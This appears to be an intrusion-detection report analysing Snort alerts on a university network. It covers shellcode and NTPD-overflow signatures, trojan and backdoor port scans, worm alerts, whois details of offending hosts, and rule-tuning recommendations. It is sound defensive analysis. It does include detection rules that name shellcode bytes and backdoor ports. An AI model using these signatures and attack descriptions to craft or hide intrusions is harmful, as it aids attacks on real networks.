04/10-18:41:17.607483 [**] EXPLOIT x86 NOPS [**] 213.161.66.184:37451 -> 172.20.84.234:62843

04/10-19:40:12.975983 [**] EXPLOIT NTPDX buffer overflow [**] 213.161.66.184:123 -> 172.20.84.234:123

213.161.66.184 is a strong candidate to be shunned. The last attack is against a vulnerability in a time server, NTPD. It is vanishingly unlikely that of the time servers in the world, this host would be configured to use 172.20.84.234. The source port selection is suspect in several of these alerts, as well.

EXPLOIT x86 setuid 0:

This is an attempt to change the user id to 0, which is root. Once this is accomplished, the attacker owns the target. The rule that triggered these alerts is probably similar to:

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 setuid 0"; content: "|b017 cd80|"; reference:arachnids,436;
classtype:system-call-detect; sid:650; rev:6;)
```

As with other rules in this section, this is prone to false-positives from benign file transfers. It looks like these 66 alerts also are false-positives. There are some remote hosts who have generated different types of alerts, but these tend to be in this class of alerts. So, for example, remote host 131.118.254.130 generates 1 instance of EXPLOIT x86 setuid 0, 3 instances of EXPLOIT x86 setgid 0, and 25 instances of EXPLOIT x86 NOOP, all to the (apparent) SNTP server at 172.20.24.8. SNTP is the newsgroup protocol, and newsgroups are commonly used to share binary files, triggering false-positives.

EXPLOIT x86 setgid 0:

This is similar to the “Exploit x86 setuid 0”, except that the attacker seeks to elevate his/her group id to root. The rule that triggered these alerts is probably

similar to:

> **alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 setgid 0"; content: "|b0b5 cd80|"; reference:arachnids,284; classtype:system-call-detect; sid:649; rev:6;)**

There are 33 alerts of this type in the alerts logs. They all appear to involve file transfers.

Defensive Recommendations Class 4:

Look for a way to separate normal file transfers from actual exploits. There may not be one, especially with ftp. Passive ftp, which is easier to firewall than active ftp, sets up a data connection between arbitrary source and destination ports above 1024. This will defeat any attempt to discriminate by port number. In addition, many of these exploits will be directed against web, email, and ftp servers. The direction of data flow is significant: from server to client is likely a false-positive. You might consider alerting on ftp control sessions, just to have a signal that the alert from external-host:4308 -> internal-host:3365 may be ftp. But that will fill the logs with ftp control session alerts. If this course is adopted, an alert message along the lines of "Harmless ftp control session" should be fairly self-documenting.

Consider shunning 213.161.66.184 . It appears to be using manual tools and there is no way to plausibly explain its behavior.

Detects Class 5: Red Worm

There are 10,667 "High port 65535 tcp - possible Red Worm – traffic" alerts, and 245 "High port 65535 udp - possible Red Worm – traffic" alerts. The volume alone dictates inclusion in this report, but the seriousness of a possible worm is also grounds for examination of these alerts.

The Red Worm/Adore (Adore is now the agreed name) worm emerged in the spring of 2001 and attacked four vulnerabilities in Linux systems. It is a different problem entirely than "Code Red", which attacks Windows-based IIS web servers. After compromising a Linux system, the worm installs a back door. The door is activated when the host receives a particular 77-byte ICMP message, when it starts listening on port 65535. (http://lwn.net/2001/0405/a/adore-ARIS.php3)

The rules that generate these alerts are not available for this analysis, but it is probable that they are exclusively port-based. They all trigger on source or destination port 65535, even where the application appears to be something legitimate. There are a large number of alerts that appear to involve email transactions, for example. (See below) While the content of email messages and other file transfers can trigger content-based rules (see Detects Class 4, above), the volume of alerts seems too high for the content check, if any, to be

considered sufficiently discriminating. The large number of alerts for a now three year old worm strikes me as unlikely- there just can't be that many unpatched, 3+ years old, internet-facing Linux systems. It is true that sometimes compromised hosts remain that way for long periods, but the scale here is way off. This is numerically one of the most significant sources of alerts! In addition, Active Adore infections scan port 515. In nearly 600 megabytes of scans data, there is not a single 515 scan. (There is one set of alerts where external host 68.55.51.55 sends what appears to be a remote print job to internal host 172.20.24.15, but this is the only incident for either of them. I am inclined to view this as a false-positive. However, you may wish to determine whether that host is entitled to send print jobs to the internal network.) So if Adore is present, it is not in active mode. Here are some examples of very likely false-positives:

Apr 8 01:40:29 172.20.25.66:65535 -> 69.6.57.4:25 SYN ******S*
Apr 9 06:27:01 172.20.34.14:65535 -> 216.118.116.2:25 SYN ******S*
Apr 10 01:37:00 172.20.25.73:65535 -> 213.150.135.238:25 SYN ******S*
Apr 10 04:26:07 172.20.25.67:65535 -> 217.34.128.227:25 SYN ******S*

Each of these source hosts makes SMTP connections from other source ports than 65535, so whether or not they are sanctioned, they do appear to be email servers.

Here is the count of the most numerous source ports connecting to 65535:

# alerts Red Worm	Port	Notes
36	4672	imesh/ftp - edonkey/udp
89	80	web
135	25	smtp
196	3645	Cyc? Prob pasv ftp
307	1330	Street Perfect?- prob. Pasv FTP
2168	22	SSH - from a single session

There are a number of alerts that are not as easily explained, but given the backdrop of numerous false-positives, and the way passive ftp clouds the picture, this rule is just not useful. There may be bad traffic, but based on the age of the exploit it is not likely to be Adore backdoor traffic. There is an even older backdoor trojan called rc1 that uses tcp 65535 (http://www.sans.org/resources/idfaq/oddports.php) which might be involved also. You should have rules for the other exploits, and not hope to catch them up with an essentially random collection of alerts.

Defensive recommendation Class 5:

Tune or disable the rule. It is possible to alert only for a server listening on

port 65535, which would eliminate all the alerts where the source port is a perfectly reasonable 65535. Something along these line would work better:

> **alert tcp any any -> $Home_Net_Linux_Hosts 65535 (flags: SA; msg: "Possible Adore Backdoor Connection";)**

You would have to have a list of Linux hosts to include in the $Home_Net_Linux_Hosts variable. For UDP, you can at least narrow the rule by specifying a direction. Better still would be a content-based rule that uses some aspect of the backdoor's connection transaction to trigger an alert, as well as a rule to spot the 77-byte ICMP wake-up message. Also, change the alert message to something along the lines of "Suspected Adore worm backdoor attempt", and have separate rules for attacks on the vulnerabilities Adore targets.

DETECTS CLASS 6: External RPC call and Possible Trojan Server

This class is composed of detects that individually aren't as significant as an apparent pattern when examined together. It looks like a coordinated attack – or at least activity that is related. The "External RPC call" alerts come from only two sources, scan the same range, and run the same day, 6 hours apart. Then "Possible trojan server activity" alerts follow from 213.189.89.109, and 213.189.89.54, within 15 minutes of each other.

External RPC call:

The "External RPC call" alerts attempt to identify remote connections to the RPC service. This is number three on the top ten UNIX vulnerabilities listed at SANS. (http://www.sans.org/top20/top10.php) There are a large number of tools and worms that exploit RPC vulnerabilities, Ramen promenantly among them. Is this the Ramen worm? Apparently not. Al Williams and Miika Turkia (http://www.giac.org/practical/GCIA/Al_Williams_GCIA.pdf) (http://www.giac.org/practical/Miika_Turkia_GCIA.html) state that Ramen attempts to exploit this vulnerability, but we don't see any corresponding attacks against wu_ftpd or lprng.

The two remote hosts that attempt the RPC connections have distinct traffic patterns: 217.160.94.163 always attempts to connect from a reflexive source port (source port 111 to destination port 111), while 213.46.246.46's source port increments normally. That would imply two different tools are in use. 217.160.94.163 scans much faster than 213.46.246.46- it goes through the entire 172.20.90.0 network in .07 seconds. 213.46.246.46 takes longer to scan, both because it is intrinsically slower, and because it is doing more. It is still a fast scan, roughly one host every .03 seconds or better. It may be that the first scan was a plain port scan, and the second an actually attempt to exploit (or discover) vulnerabilities. This is supported by the fact that 213.46.246.46 makes more of an effort to connect to its targets. There are no retries in the 217.160.94.163 scan; in contrast, the 213.46.246.46 scan hits 15 hosts only once, 79 hosts twice,

163 hosts three times, and one lucky host, 172.20.6.15, 8 times. (see the discussion of 172.20.6.15 below)

Earlier I noted that 213.46.246.46 uses plausible source ports from the ephemeral range for its connections. There is an interesting pattern: for the only range for which we have a complete record, 172.20.190.0-255, the source port increments by one for every increment of IP address. For example, in the sample below we go from source port 60797 for destination IP address 172.20.190.0 to source port 60798 for destination IP address 172.20.190.1.

213.46.246.46:60797 -> 172.20.190.0:111
213.46.246.46:60798 -> 172.20.190.1:111
213.46.246.46:60799 -> 172.20.190.2:111
213.46.246.46:60800 -> 172.20.190.3:111

This pattern holds for the discontiguous IP destinations earlier in the scan:

213.46.246.46:46199 -> 172.20.5.5:111
213.46.246.46:46465 -> 172.20.6.15:111

The source port increments by 266, and there are 266 addresses between 172.20.5.5 and 172.20.6.15. The pattern does not hold over the big gap between 172.20.16.114 and 172.20.

213.46.246.46:49125 -> 172.20.16.114:111
213.46.246.46:60797 -> 172.20.190.0:111

The source port increases by 11672. There are 174 address ranges with 256 ip addresses each between them, plus 142 addresses remaining in the 172.20.16.0 range. (174 * 256) + (256-114 = 142) = 44686. 44686 != 11672, so something happens in between. Possibly this tool is skipping 75% of the interval. Possibly it stops scanning, and restarts with a new source port, which then increments normally. Possibly it continues scanning but grabs a new source port at some point. (Note that there are only 254 valid addresses in an 8 bit address range, but this scan includes the invalid address 172.20.190.0 and possibly 172.20.190.255 as well. So the figure I used for the number of addresses was 256, not 254.) The timing of the scan sheds some light.

The timing of the second scan is intriguing. Both hosts start their scan (or at least, the alerts from their scans start with) 172.20.5.5, hit a few hosts in the 172.20.16 range, and then hammer the 172.20.190.0 range. It takes 217.160.94.163 7.22 seconds to go from 172.20.16.114 to 172.20.190.0. At the speed it scans, it had time to hit every host in between. It takes 213.46.246.46 12.10 minutes to cross the same interval. It takes 213.46.246.46 7.994 seconds to scan the entire 172.20.190.0-255 range. 174 IP ranges * 8 seconds/ip range = 1392 seconds = 23.2 minutes, which is about double the 12.10 minutes it actually took to cross the in-between range. So we have to conclude it is not simply plowing through the addresses between the ranges for which there are alerts – at least, not the same way it plows through the ranges for which we do have alerts.

Looking more closely at the scan, it goes through a three-repetition TCP retry for most hosts. But if it were to get a reset packet indicating the port on the target host is closed, it wouldn't retry. This will save the scanning machine a lot of time. If the hosts in the in-between ranges do not have TCP 111 open, they will typically send a reset packet. This would accelerate the scan quite a bit. The number of addresses in the in-between ranges is 44686. 213.46.246.46 goes through 200 contiguous addresses in 3.4 seconds, at which point it starts retrying. At a rate of 3.4 seconds/200 address * 44686 addresses we get roughly 760 seconds = 12.6 minutes, which is remarkably close to the observed interval of 11 minutes, 52 seconds. It seems reasonable to conclude that the host continued methodically from one network range to the next, and just didn't find anything in between. That in turn suggests that the source port just started at another range for some reason.

This raises the issue of why we don't see alerts in either the alerts files or the scans files for the in-between ranges. I suspect this is a function of variation in the rulesets of the IDS sensors. If you have a range of exclusively Windows machines, you may decide not to alert on vulnerabilities that only affect UNIX hosts, as this one does. We do see variations in coverage. The scans files do not show the connection attempts outside the 172.20.190.0-255 range. It is also possible that port filtering or firewalling is blocking traffic for destination port 111 in those ranges before it hits the Snort sensor.

The evidence of hostile intent is that each attempts to connect to every host in an entire class C network. In addition, the reflexive source port is another indicator for 217.160.94.163; this is not normal behavior for this protocol.

The evidence of coordination – or at least connection – is that there are no RPC attempts on any other network by any other hosts, and the connection times are on the same day. In other words, they each have very particular interests and work within a small window of time. It is also possible that there are multiple Snort sensors on the University network, and that only the one sniffing traffic for the 172.20.190.0 network had a rule in place to detect RPC attempts.

The evidence against coordination is that the second scan does take place hours after the first one and apparently drew no information from it at all. What's the point of a recon scan (which the first one clearly is) if you don't use the information? It would have been much more conclusive if the 213.46.246.46 showed evidence of active targeting. Rather than plowing through every ip address, it could have skipped the in-between range. This would have shown up in the time stamps of its scan and probably the source port as well. I'm suspicious enough of the short window of interest – no other such attempts in the 5 days covered in this analysis - that I feel there is a connection. Possibly the first scan was launched and forgotten as a new and more interesting tool was deployed.

One host drew significantly more attention than the others. 172.20.6.15 was the only host to draw two packets from 217.160.94.163, and it drew eight

packets from 213.46.246.46. Taking a closer look at the traffic from the second host, we see that the pattern shifts: three packets from a plausible source port (in the ephemeral range), followed by five from a suspiciously low port, 665. The low source port packets arrive too fast for human agency – whatever tool was involved appears to have called a subroutine with a different coding style, one that used low numbered source ports. It looks like the tool found what it was looking for, or at least found enough to take a much closer look.

The rule that triggered these alerts is evidently along the lines of:

alert tcp $External_Net any -> $Home_Net 111 (flags: S; msg: External rpc call";)

Apart from the case of 172.20.6.15, these alerts are not in themselves alarming. If the Linux and UNIX servers have been patched, they won't be harmed by this activity. Where it gets interesting is the possible connection with the Trojan Server alerts.

Possible trojan server activity:

The "Possible trojan server activity" alerts attempt to identify connection attempts to a port used by common trojans. In an ecumenical spirit, there are trojans whose default port is 27374 for both Linux and Windows. Subseven is a Windows trojan, and the Ramen worm installed a back door on that port on Linux systems. While Ramen's period of fame was a while ago, it is fairly common for vulnerabilities to be patched but no cleanup performed. So infected hosts may be immune to re-infection but still retain backdoors.

Because port 27374 is within the ephemeral port range, there are a number of false-positives. The rule appears to trigger an alert every time a source or destination port is 27374. Here is a representative false-positive:


[**] Possible trojan server activity [**] 206.16.1.162:27374 -> 172.20.12.6:25
[**] Possible trojan server activity [**] 172.20.12.6:25 -> 206.16.1.162:27374
[**] Possible trojan server activity [**] 206.16.1.162:27374 -> 172.20.12.6:25
[**] Possible trojan server activity [**] 172.20.12.6:25 -> 206.16.1.162:27374

172.20.12.6 appears from other traffic to be one of the primary SMTP servers, so the determination that this is a false-positive is not based solely on port numbers.

The most numerous sources for this alert are the two external hosts 213.189.89.109 and 213.189.89.54, which are on the same network. The top ten sources are in the table below. Note that the bottom eight all have plausible explanations. So it looks like only these two are actually looking for trojan ports. Those two scan the same 5 hosts outside the 172.20.190.0 range, the 172.20.190.0 range, and no others, which is even more interesting. Again, this could be the effect of Snort sensor placement or configuration.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)	Explanation
213.189.89.109	427	427	259	259	Foul
213.189.89.54	271	271	194	194	Foul
172.20.84.235	43	3967	23	35	P2p
172.20.24.74	43	44	5	6	Web server
172.20.12.6	40	64	3	3	Smtp
68.55.195.232	38	74	1	3	Smtp
172.20.24.44	26	46	2	3	Web server
172.20.12.4	21	23	2	3	Pop3
170.91.5.4	14	14	1	1	Web server
172.20.24.34	13	45	3	7	Web server
66.54.3.74	12	12	1	1	Smtp

At this point it may be useful to compare the “External RPC call” alert pattern: the two remote hosts both generate alerts with traffic to exactly the same hosts: 5 before the 172.20.190.0 range, and that range. It is also interesting that both “External RPC call” source 213.46.246.46 and the “Possible trojan server activity” sources 213.189.89.109 and 213.189.89.54 scan invalid address 172.20.190.0, which is one more indicator of some form of coordination. See the link graph below for an illustrated view.



The coordinated (or coincidental) aspect to the scans is troubling, but what is worse is that eight internal hosts responded to the connection request, indicating that there is an active trojan installed on these hosts. They are listed below.

Host responding to Trojan Connection
172.20.190.1
172.20.190.102
172.20.190.202
172.20.190.203
172.20.190.93
172.20.190.95
172.20.190.97
172.20.6.15

Defensive recommendation Class 6:

Clean the eight hosts that responded to the Trojan Server connection.

Inspect 172.20.6.15 for compromise – it drew special attention from 213.46.246.46. While most hosts were hit 3 times, it was hit 8 times and some of those represent a significant and troubling departure from the pattern.

Apart from 172.20.6.15, there is no evidence in the logs that any of the hosts either responded to or rejected the RPC call. If the rule is less specific than the one above, (ie, any packet at all where destination port = 111), then you can be fairly certain no rpc exploit succeeded. If it is as specific as the example, with no follow-up rules testing for a SYN-ACK, then you should check the hosts on the 172.20.190.0 network for compromise.

Tune the Possible Trojan Server rule. Alert on a connection to a Trojan port, and give it a descriptive message. Something on the lines of:

alert tcp $Home_Net 27374 -> any any (flags: SA; msg: "Poss. Trojan-Sub7-Ramen Connection";)

would be an improvement. We could alert with a different rule on a much lower level attempts to connect to internal hosts – scans for this will occur fairly often. They would be useful correlation for the above rule. For the RPC rule, you might want to employ current Snort rules. They are very specific, with extensive content checks. On the other hand, this rule does seem to do the trick – any external RPC connection is suspect. Consider a low priority alert for the connection attempt, and a high priority alert for a successful one, such as:

alert tcp $Home_Net_UNIX_Hosts 111 -> any any (flags: SA; msg: "Established Remote RPC Connection";)

Consider shunning the four remote hosts cited in this Detect Class.

DETECTS CLASS 7: Everything else

Other detects will be summarized here.

EXPLOIT NTPDX buffer overflow:

This alert looks for an exploit against the Network Time Protocol service on Linux/UNIX systems. The current Snort rule is:

alert udp $EXTERNAL_NET any -> $HOME_NET 123 (msg:"EXPLOIT ntpdx overflow attempt"; dsize: >128; reference:arachnids,492; reference:bugtraq,2540; classtype:attempted-admin; sid:312; rev:2;)

This rule may set a threshold for packet size too low. One analyst suggests

increasing the dsize to > 188.
(http://archives.neohapsis.com/archives/snort/2002-12/0354.html)

The following tables list hosts that are involved with this alert. The confidence level represents the degree of correlation. The logic is, a remote host might conceivably have a legitimate use for an internal time server, but it would be very unlikely to have any other business with it. A moderate confidence level represents some obvious protocol misuse such as using an odd source port.

EXPLOIT NTPDX buffer overflow attackers	Confidence Level
166.90.73.47	High
193.201.103.111	Low
66.250.188.23	High
66.80.148.142	Moderate
213.161.66.167	Low
216.151.239.251	Moderate
69.140.137.209	High
213.161.66.184	Very high

EXPLOIT NTPDX buffer overflow Targets
172.20.97.60
172.20.84.133
172.20.66.29
172.20.16.106
172.20.84.234
172.20.97.83
172.20.6.62

Defensive recommendation: make sure the NTP service is patched. Configure most of the internal sources to reject NTP requests with a host-based firewall. Consider shunning or contacting the responsible parties for the relevant netblocks of offending remote hosts.

Tiny Fragments - Possible Hostile Activity:

Internet traffic may pass through devices that vary in the size of packets they can handle. If a packet arrives that is too large, it will be fragmented into smaller chunks. There is a limit below which a packet size should arouse suspicion because virtually any internet device can handle that size. There are DoS attacks and IDS evasion techniques that use fragmentation. There are sources of false-positives. Jeff Oxenreider says the p2p application gnutella can generate these. (http://archives.neohapsis.com/archives/snort/2000-05/0115.html) At least one web media company, J-Stream, abuses tcp/ip with excessive fragments to determine the closest content server to the requesting client. (http://www.dshield.org/pipermail/intrusions/2002-January/003107.php)

There are 8010 of these alerts, of which 7505 come from remote host 212.76.225.24. The traffic from this host includes a fair amount to port 6346, which is associated with gnutella. That host sends these packets to only two internal addresses: 172.20.43.3 receives the bulk of these, and 172.20.43.2 received 16. The following tables show the hosts involved with this alert.

Tiny Fragments Sources	# Alerts (sig)
212.76.225.24	7505
200.221.134.63	263
200.221.134.147	195
61.216.77.99	20
61.19.223.227	13
24.93.213.53	5
200.221.153.123	2
200.221.157.29	2

Tiny Fragments Destinations	# Alerts (sig)
172.20.43.3	7490
172.20.112.218	263
172.20.80.5	195
172.20.12.6	23
172.20.43.2	15

Defensive Recommendation:

There is indirect confirmation that gnutella is involved from the primary remote source. Check the top recipients for gnutella, apply any institutional policies regarding p2p applications.

Check the top sources to see if they are involved in streaming media. A packet capture may be necessary to see what is really going on.

172.20.30.3/4 activity:

Traffic to these hosts triggered 24,180 alerts. These hosts are under special scrutiny, with a custom rule that presumably collects all traffic to/from the hosts. This scrutiny may be justified by the devices' importance to the organization. File servers are generally pretty important. However, I did not see much correlation with other alerts. Generally, if an external host triggers this alert, it doesn't trigger any other alerts. The few exceptions are cases where it is clear the hostile traffic is completely indiscriminate.

Defensive Recommendation:

Verify that the remote hosts should be allowed to connect to the file servers, and tune the Snort ruleset to exclude them. Consider firewalling and or a VPN to manage external access to the file servers. Finally, if the organization does need to analyze all traffic to and from these hosts, the IDS is not the right mechanism. A simple tcpdump audit machine would do a better job without filling the IDS logs. (Snort has a sniffer mode which can be used, but it is still good to separate traffic capture from IDS functions.)

[UMBC NIDS] Internal MiMail alert:

According to Symantec, **"**W32.Mimail.A@mm is a worm that spreads by email and steals information from a user's machine." (http://securityresponse.symantec.com/avcenter/venc/data/w32.mimail.a@mm.ht

ml)

172.20.110.82 is the one significant source of these alerts. It generated 156 of them.

Defensive Recommendation:

Clean this host. This host should be quarantined, cleaned (by drive format if necessary, but Symantec has a removal tool available at http://securityresponse.symantec.com/avcenter/venc/data/w32.mimail.removal.tool.html.

Consider blocking outbound SMTP from all but sanctioned SMTP servers. Current email viruses spread by their own SMTP engines. Many of the worms currently circulating appear to be for the creation of armies of spambot zombies.

TCP SRC and DST outside network:

This alert covers situations where neither the source nor the destination are on this network. This is an important issue because of the prevalence of spoofing source addresses in DoS attacks. The presence of this traffic suggests either malicious local users or compromised local machines. It can also reveal misconfigured networks.

The host 192.168.0.52 generates 172 alerts, and appears to be attempting some of the same connections that interest a machine infected with an Agobot/Phatbot variant. It is not clear how this traffic appears on the network. If the source host was brought from a private network and connected without reconfiguring its network settings, the ARP request would fail on the new network. If there is a private network set up that uses this range, it should not be directly connected to the public internet. It may be that the Snort sensor is on a switch span port that sees both a private network where this host resides and a public network. If this is so, the $Home_Net variable in snort.conf needs to include this network. This explanation seems unlikely, as we would expect to see much more traffic generating these alerts.

The other hosts are quite scattered. There does not seem to be a sustained DoS effort from any of them, but it is still a concern because the traffic has to be intentionally spoofed to get on the network, much less through a gateway.

Defensive Recommendation:

Use the tcpdump logs from Snort to identify the mac address of the hosts, and then use that to identify which hosts are actually sending the traffic with spoofed sources. Then do some basic forensics to find out if this is malicious activity by local users or if the responsible machines have been compromised. If so, clean them. Find out if the 198.168.0.52 host is on a

private network that is inadvertently connected to a public net. If it is intentionally connected, correct the outlook of the responsible parties, then correct the network configuration. Also, clean that host of whatever affliction it carries.

SUNRPC highport access!:

There are vulnerabilities with Sun RPC.

This rule appears to be port-based. The top 5 sources were false-positives, including apparent file transfers from Redhat and AIM file transfers involving AOL. In each case, the "High Port" detect triggered on the benign selection of a perfectly valid ephemeral port.

Defensive recommendation: tune this rule. It's port-based, and there are extremely specific, content-based rpc alerts in current versions of the Snort ruleset.

NIMDA - Attempt to execute cmd from campus host":

This rule detects the presence of "cmd.exe" in an http request. There have been various IIS vulnerabilities that allow the execution of cmd.exe, which gives a remote shell. The Nimda worm took advantage of this.

There are nine internal sources that are going to only three remote hosts. This is not worm behavior. A worm will typically attack many thousands of hosts. They don't usually get together and gang up on one, unless it's for a DDoS attack, which is not consistent with this traffic pattern. The recipient of the majority of the "attacks", 141.32.90.69, does not reverse-lookup. Still, it seems probable that it is either a distribution site for Windows Update, or it is a website containing information about Nimda. The presence of "cmd.exe" on a web page will trigger an alert like this.

Defensive Recommendation:

Use one of the more specific rules in a current Snort ruleset.

TOP TALKERS LIST

# alerts	TOP TALKERS	# signatures	Destination Hosts
7567	212.76.225.24	5 signatures	172.20.43.3, 172.20.43.2
7020	172.20.11.7	1 signatures	169.254.25.129, 169.254.0.0
3967	172.20.84.235	4 signatures	(35 destination IPs)
3484	199.131.21.34	2 signatures	(500 destination IPs)
2994	68.81.0.87	1 signatures	172.20.30.4
2694	141.157.102.155	1 signatures	172.20.60.16
2169	172.20.60.16	2 signatures	128.183.103.201, 141.157.102.155

2169	131.92.177.18	1 signatures	172.20.30.3
1660	68.57.90.146	2 signatures	172.20.30.3, 172.20.30.4
1629	69.138.77.62	2 signatures	172.20.30.3, 172.20.30.4

The 'Top Talkers' list was collected from the most numerous sources of alerts, not necessarily the most threatening. In some cases, the list includes leading sources of noise. False-positives are a real problem in that they mask actual hostile activity. This is a way to illustrate that issue. The only files considered for this were the alert.0404* files. This is because the analysis of the scans and oos files is essentially a Top Talkers analysis.

The primary insight to be gained from this is how many alerts traffic to 172.20.30.3 and .4 generates. Top sources number 1, 5, and 8-10 are on the list because of this type of traffic. Either firewall those hosts or tune the rules!

Another insight is our old friend, 172.20.84.235. Based on the volume of alerts and the number of types of alerts, this would appear to be a thoroughly compromised host. Examining each alert in detail gives a different picture. It may simply be using a couple of different p2p applications.

Network registration information for six of the more egregious network offenders (two are related):

Format suggested by Pete Storm's GCIA Practical
(http://www.giac.org/practical/GCIA/Pete_Storm_GCIA.pdf)

Host and Reason for Interest	Registration Information	Contact Information
68.43.170.140 webservers scan, but also receives SMB Wildcard	Hostname: bgp01087647bgs.waren301.mi.comcast.net Net Range: 68.43.0.0/16 Name: Comcast Cable Communications, Inc Country: US	Address: 3 Executive Campus 5th Floor Cherry Hill, NJ 08002 Phone: +1-856-317-7200 Email: abuse@comcast.com
213.161.66.184 Several exploits, including NTPDX	Hostname: 213-161-66-184.akamai.com Net Range: 213.161.64.0 - 213.161.69.255 Name: ABOVENET-UK Country: GB	address: AboveNet UK Ltd East India Dock House 240 East India Dock Road London E14 9YY United Kingdom phone: +44 (0)20 7510 4770 fax-no: +44 (0)20 7510 4799 e-mail: ce-uk@mfnx.net
213.189.89.109 and 213.189.89.54 trojan server scan	Hostnames: nmc1.qualitynet.net tahani.qualitynet.net Net Range: 213.189.89.0 - 213.189.89.255 Name: STAFF-NET Country: KW	Contact: Abdulaziz Al-osaimi address: Ministry of Communications address: Po box 318 Safat, address: 1111 Kuwait Phone: +965 481 1036 Email: admin-c@qualitynet.net
212.76.225.24 tiny fragments source	Hostname: cable-212.76.225.24.coditel.net Net Range: 212.76.225.0/24 Name: CODITEL Country: BE	Contact: xavier.darche address: Coditel SA address: 26 Rue des Deux Eglises address: B - 1000 Brussels address: Belgium phone: +32 2 226 54 04 fax-no: +32 2 218 77 00 e-mail: xavier.darche@coditel.be
80.41.234.131 Scans net looking for Lovgate backdoor	Hostname: none (nxdomain) Net Range: 80.40.0.0 - 80.47.255.255 Name: UK-TELINCO-20011123 Country: GB	Contact: hostmaster@uk.tiscali.com address: Tiscali UK Limited address: 20 Broadwick Street address: London address: W1F 8HT phone: +44 207 087 2000 fax-no: +44 207 087 2295 e-mail: hostmaster@uk.tiscali.com

CONCLUSION: Defensive Recommendations

The most important step is to deploy stateful firewalls. I realize that this is a politically difficult step for a University, but a firewall can certainly be compatible with open exchange of information and ideas. It is true that the best approach for a firewall is to prohibit everything but specifically permitted connections. So set it up, and specifically allow whatever is requested. There is a feeling that the academic community will request so many exceptions that it will defeat the purpose of the firewall. This sentiment is expressed in the “Three Myths of the Firewall” (http://web.mit.edu/kerberos/www/firewalls.html). I don't buy it. Let's take an example: it is sound practice to block packets bound for ports used by Microsoft networking protocols, because there are so many worms that use them. But it is a very convenient way to share information. If you allow those protocols from one host at address w.x.y.z to a host on your network at a.b.c.d, they will be vulnerable to each other. But if w.x.y.z were infected, it would go through whatever target selection algorithm the worm was set up with. The worm would be unlikely to know about its host's relationship with a.b.c.d. It is unlikely to reach a.b.c.d. randomly before it is patched. The odds of remaining uninfected in an all --> one setting are infinitesimal. The odds of becoming infected, when only one host in the internet is permitted, a one-->one setting, are quite small. This does not hold for manual attacks, that is, attacks based on human agency. But that threat is numerically insignificant compared to the wholesale activity of worms, many of which report back to announce they are available for remote control. And even if worms do start taking note of mapped network drives and pursuing the hosts that provide them, you are still better off than if you permit any host on the internet to execute these attacks against your windows machines. Though it is politically difficult, it really needs to be done. Setting up IDS on a network with no firewall is like putting a traffic cop at the Indy 500.

The next need would be to quarantine the compromised internal hosts, recover their data, if necessary, and clean them up.

As a proactive step, I suggest you portscan your own network. Often, intruders have a better idea what services (such as web, ftp, smtp and pop3) are available on which hosts than the owners and maintainers. Verify that those services are appropriate and that the software providing them is patched against any known vulnerabilities. You might consider going a step further and running a vulnerability scan, such as Nessus. Proceed with caution when running vulnerability scans- you can potentially unleash a devestating DoS on yourself.

To make an indirect improvement in the security of the network, improve the IDS. The main thing is further tuning of rules. Reducing the false-positives will make it easier to spot the real attacks. The "Red Worm" rules generate a tremendous number of false-positives. In addition, the DDoS, "NMAP TCP Ping", Exploit x86 noop/stealth noop/nop/setuid 0/setguid 0, "Possible Trojan activity", "172.20.30.3/4 activity", "SUNRPC Highport access!", and "NIMDA attempt to execute cmd from internal host" rules all generate too many false-

positives. The spp_portscan preprocessor needs to have the DNS web, and email servers excluded from consideration. There also may be some gaps in IDS coverage. For example, the "External RPC call" scans seem very clearly to have gone to existing networks, yet did not trigger alerts. If this is because the rules have been disabled on particular sensors, consider re-enabling and giving a low priority. An attack that is ineffective against a particular target is still an attack, and more complete information help defeat the attacker.

